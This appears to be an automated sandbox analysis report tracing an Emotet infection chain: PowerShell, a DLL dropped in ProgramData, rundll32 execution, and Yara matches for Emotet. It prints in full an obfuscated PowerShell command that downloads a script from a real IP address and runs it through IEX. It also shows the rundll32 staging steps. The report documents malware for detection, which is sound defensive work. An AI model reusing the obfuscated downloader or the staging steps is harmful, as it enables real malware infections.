Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **1836**, Parent PID: **400**

General

Target ID:	5
Start time:	23:03:23
Start date:	28/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff860000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: **2792**, Parent PID: **2204**

General

Target ID:	7
Start time:	23:03:24
Start date:	28/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{Fdrggvdrf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{Fdrggvdrf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{Fdrggvdrf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.172/cc/vv/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X
Imagebase:	0x13f8d0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\JooSee.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	3	7FEECD4BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\JooSee.dll	success or wait	2	7FEECD4BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\JooSee.dll	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 fd 61 2c 12 fd 32 2c 12 fd 32 2c 12 fd 32 fd 1d fd 32 26 12 fd 32 fd 1d fd 32 37 12 fd 32 2c 12 fd 32 0e 10 fd 32 0b fd fd 32 36 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 52 69 63 68 2c 12 fd 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fd fd 61 00 00 00	MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&227 2,2226222222-22-22-2Rich,2PEL>a	success or wait	44	7FEECD4BEC7	WriteFile
C:\ProgramData\JooSee.dll	4096	8733	55 fd fd 51 fd 4d fd fd 04 00 00 00 fd fd 5d fd 55 fd fd 60 66 04 10 5d fd fd fd fd fd fd fd 55 fd fd 51 fd 4d fd 6a 00 fd 4d fd fd fd 40 01 00 fd 45 fd fd 00 fd 66 04 10 fd 45 fd fd fd 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd 3c 04 10 64 fd 00 00 00 00 50 fd fd 00 03 00 00 fd fd 45 05 10 33 49 45 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd fd fd fd fd 45 fd 08 00 00 00 fd 45 fd fd 00 00 00 fd 45 fd 50 fd 15 28 60 04 10 fd fd fd fd fd fd fd 3b 01 00 6a 00 fd 42 70 01 00 fd fd 04 68 40 66 04 10 fd fd fd fd fd fd fd 43 65 01 00 6a 00 fd fd fd fd fd fd fd 02 00 00 fd 45 fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd 51 20 fd fd fd fd fd fd 62 01 00 fd 45 fd c5 fd fd fd fd 00 00 00 00 fd 45 fd fd fd fd	UQM]U`f]UQMjM@EfE]U jh<dPE3EPEd EEEP(`;jBph@fCejEQ bEE	success or wait	35	7FEECD4BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\JooSee.dll	547875	989	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	7FEECD4BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECCDA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEECD4BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEECCA69DF	unknown

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2856**, Parent PID: **2792**

General

Target ID:	9
Start time:	23:03:35
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq
Imagebase:	0x4ab00000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **2816**, Parent PID: **2856**

General

Target ID:	10
Start time:	23:03:36
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq
Imagebase:	0xa40000

File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.453101619.0000000000150000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.453319982.0000000000211000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.453573074.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **3044**, Parent PID: **2816**

General

Target ID:	11
Start time:	23:03:39
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\JooSee.dll",DllRegisterServer
Imagebase:	0xa40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509305754.0000000003030000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509452651.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509112369.00000000023F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.508729235.0000000000180000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509093299.00000000023A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.508905338.0000000000341000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.508777741.00000000001E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509149844.00000000024B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509175911.0000000002521000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509224243.00000000028F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509407171.00000000031F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509387202.00000000031C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.508826580.0000000000260000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.508857582.00000000002B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509354773.00000000030D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509069868.0000000002331000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509334125.00000000030A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.508950592.0000000000410000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.509428106.0000000003281000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2152**, Parent PID: **3044**

General

Target ID:	12
Start time:	23:03:56
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Diftwn\pevlwp.arl",LdijUjeIlhHUzGb
Imagebase:	0xa40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.511827819.00000000002D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.512005602.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.511919607.0000000000721000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **1412**, Parent PID: **2152**

General

Target ID:	13
Start time:	23:04:07
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Diftwn\pevlwp.arl",DllRegisterServer
Imagebase:	0xa40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677067947.0000000002370000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.678344656.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677431003.0000000002BD0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677169719.0000000002810000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677889401.0000000003001000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.676890629.00000000009C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677655437.0000000002E31000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.676823540.00000000008A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.676935914.00000000009F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.676642352.0000000000730000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.678040246.00000000031D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677708619.0000000002E61000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.676672140.0000000000761000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677290859.00000000029D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677828983.0000000002FB0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.678097225.0000000003241000.00000020.00000010.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677992922.00000000031A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677771933.0000000002F40000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677797866.0000000002F70000.00000040.00000010.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677404297.0000000002BA1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677466682.0000000002C61000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677573347.0000000002D50000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677263877.00000000029A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677492210.0000000002C90000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677332473.0000000002AA1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677359983.0000000002AD0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677545116.0000000002D21000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677930195.0000000003030000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.676771447.0000000000870000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677128024.0000000002721000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.677606163.0000000002DE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab3F4.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	762B5E	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\Tar3F5.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	762B5E	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly